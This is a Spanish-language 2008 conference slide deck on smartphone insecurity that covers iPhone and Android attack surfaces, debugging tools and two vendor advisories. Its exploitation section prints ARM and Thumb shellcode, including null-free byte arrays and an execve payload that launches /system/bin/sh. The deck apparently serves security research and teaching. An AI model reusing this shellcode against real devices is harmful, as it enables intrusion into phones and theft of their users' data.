Smartphone (in) Security

"Smartphones (in)security"

Nicolas Economou and
Alfredo Ortega

3 de octubre de 2008

En esta charla:

1. Introducción
2. Aspectos de seguridad
3. Explotación y shellcodes para ambas plataformas
4. Demostración
5. Vulnerabilidades reales

Introducción

Que es un smartphone?

1. No hay defición estandard de lo que es un smartphone

Introducción

Que es un smartphone?

1. No hay defición estandard de lo que es un smartphone

Figura: Seguro no es un smartphone

Introducción

Que es un smartphone?

1. No hay defición estandard de lo que es un smartphone

Figura: Seguro no es un smartphone

2. Generalmente proveen servicios adicionales a un celular común
3. Tres grandes jugadores: Nokia (Symbian), Apple (iPhone) y RIM (Blackberry)
4. Google Android: el nuevo jugador

Iphone y Android

Figura: Basados en Unix y Webkit: Compatibles

1. IPhone: Mac OS-X (Darwin 9.4.1)
2. Android: Linux 2.6

Porque atacar smartphones?

1. Robo de datos personales
2. Conexión de alta velocidad las 24 horas (3G)
3. Poca variabilidad
4. Poca seguridad

Porque atacar smartphones?

1. Robo de datos personales
2. Conexión de alta velocidad las 24 horas (3G)
3. Poca variabilidad
4. Poca seguridad
5. Blanco para el terrorismo

Figura: Exploit writer (Terrorista)

Protecciones (Diagrama simplificado)




Figura: Mapa de memoria

Bug de ejemplo




Figura: Stack overflow básico

Herramientas y versiones

Iphone:
MAC-OSX, Darwin 9.4.1, gcc 4.0.1
Debugger: iphonedbg
(http://oss.coresecurity.com/projects/iphonedbg.html)

Android:
android-sdk-linux x86-1.0r1 - Codesourcery arm-2008q1-126 gcc 4.2.3
Debugger: GNU gdb (http://ortegaalfredo.googlepages.com/android)

IPhone-tunnel

1. Aplicación para comunicar la PC con el iphone via TCP a través del cable USB.
2. Inspirado en el iphuc.
3. Necesita tener instalado el iTunes ya que usa un servicio provisto por este.
4. Se puede bajar de:http://oss.coresecurity.com/repo/iphone_tunnel-v1.01.zip

IPhone-tunnel




Figura: Funcionamiento del tunel

IPhonedbg

1. Aplicación para debuggear procesos.
2. En las fases iniciales se usó al "weaselçomo guía.
3. La interfaz está basada en el "ntds.exe"de Windows.
4. Se puede bajar de:
   http://oss.coresecurity.com/repo/iphonedbg-v1.01.zip

Explotacion




Figura: Exploitación de iphone

Explotacion




Figura: Exploitacion de android

Compatibilidad binaria




Figura: Ejemplos de syscalls

Shellcode Android/Iphone

```
char shellcode[]=
                    // sys_write(...)
                    "\x0f\x80\xa0\xe1"  // mov r8,pc
                    "\x04\x70\xa0\xe3"  // mov r7,#4  (en r7 esta el # de syscall)
                    "\x00\x00\xa0\xe3"  // mov r0,#0 //stdout
                    "\x08\x10\xa0\xe1"  // mov r1,r8  r1->pc
                    "\x2C\x10\x81\xe2"  // add r1,r1, #0x2C
                    "\x0e\x20\xa0\xe3"  // mov r2,0x10  (size)
                    "\x07\xC0\xa0\xe1"  // mov r12,r7 //compat iphone
                    "\x80\x00\x00\xef"  // svc 0x00000000

                    // sys_exit(1)
                    "\x01\x00\xa0\xe3"  // mov r0,#1
                    "\x01\x70\xa0\xe3"  // mov r7,#1 (en r7 esta el # de syscall)
                    "\x08\x80\xa0\xe1"  // NOP (mov r8,r8)
                    "\x07\xC0\xa0\xe1"  // mov r12,r7 //compat iphone
                    "\x80\x00\x00\xef"  // svc 0x00000000
                    "hola loco !!!\n\x00";
```

Shellcode Android/Iphone THUMB

shellcode.c

```
char shellcodeThumb[] =
//write()
                        "\x46\xf8"  //mov r8,pc (Get EIP)
                        "\x20\x02"  //mov r0,#2 (stderr)
                        "\x27\x04"  // mov r7,#4 (syscall_write)
                        "\x46\x41"  // mov r1,r8 (string)
                        "\x31\x14"  // add r1,#0x14
                        "\x22\x10"  // mov r2,#0x10 (size)
                        "\x46\xbc"  // mov r12,r7 (compat iphone)
                        "\xdf\x80"  // svc #0x80
//exit(1)
                        "\x21\x01"  // mov r1,#1
                        "\x27\x01"  // mov r7,#1 (sys_exit)
                        "\x46\xbc"  // mov r12,r7 (compat iphone)
                        "\xdf\x80"  // svc #0x80
                "hola loco !!!\n\x00";
```

(Sin ceros!)

Shellcode Android/Iphone ExecVE

```
_start:
        b code_start
arg0:   .ascii  "/system/bin/sh\x00"
arg1:   .ascii  "-c\x00"
arg2:   .ascii  "/system/bin/service\x00"
env:    .ascii  "\x00\x00\x00\x00\x00\x00"
code_start:
        mov r8,pc
        sub r0,r8,#100  @arg0
        sub r1,r8,#85   @arg1
        sub r2,r8,#82   @arg2
        sub r3,r8,#30   @env
        sub r4,r8,#24   @array0
        str r0,[r4]
        add r4,r4,#4    @array1
        str r1,[r4]
        add r4,r4,#4    @array2
        str r2,[r4]
        sub r1,r8,#24 @array0
        sub r2,r8,#30 @env
        mov r7,#11      @compat iphone
        mov r12,#59
        svc #0x01010101
```


Demo!

Figura: Demo-time!

Preguntas finales?

1. CORE-2008-0124: Multiple vulnerabilities in Google's Android SDK : Exploit para el formato BMP
2. CORE-2008-0603: iPhone Safari JavaScript alert Denial of Service: Bug del servicio webcore

Preguntas finales?



Muchas gracias por su asistencia!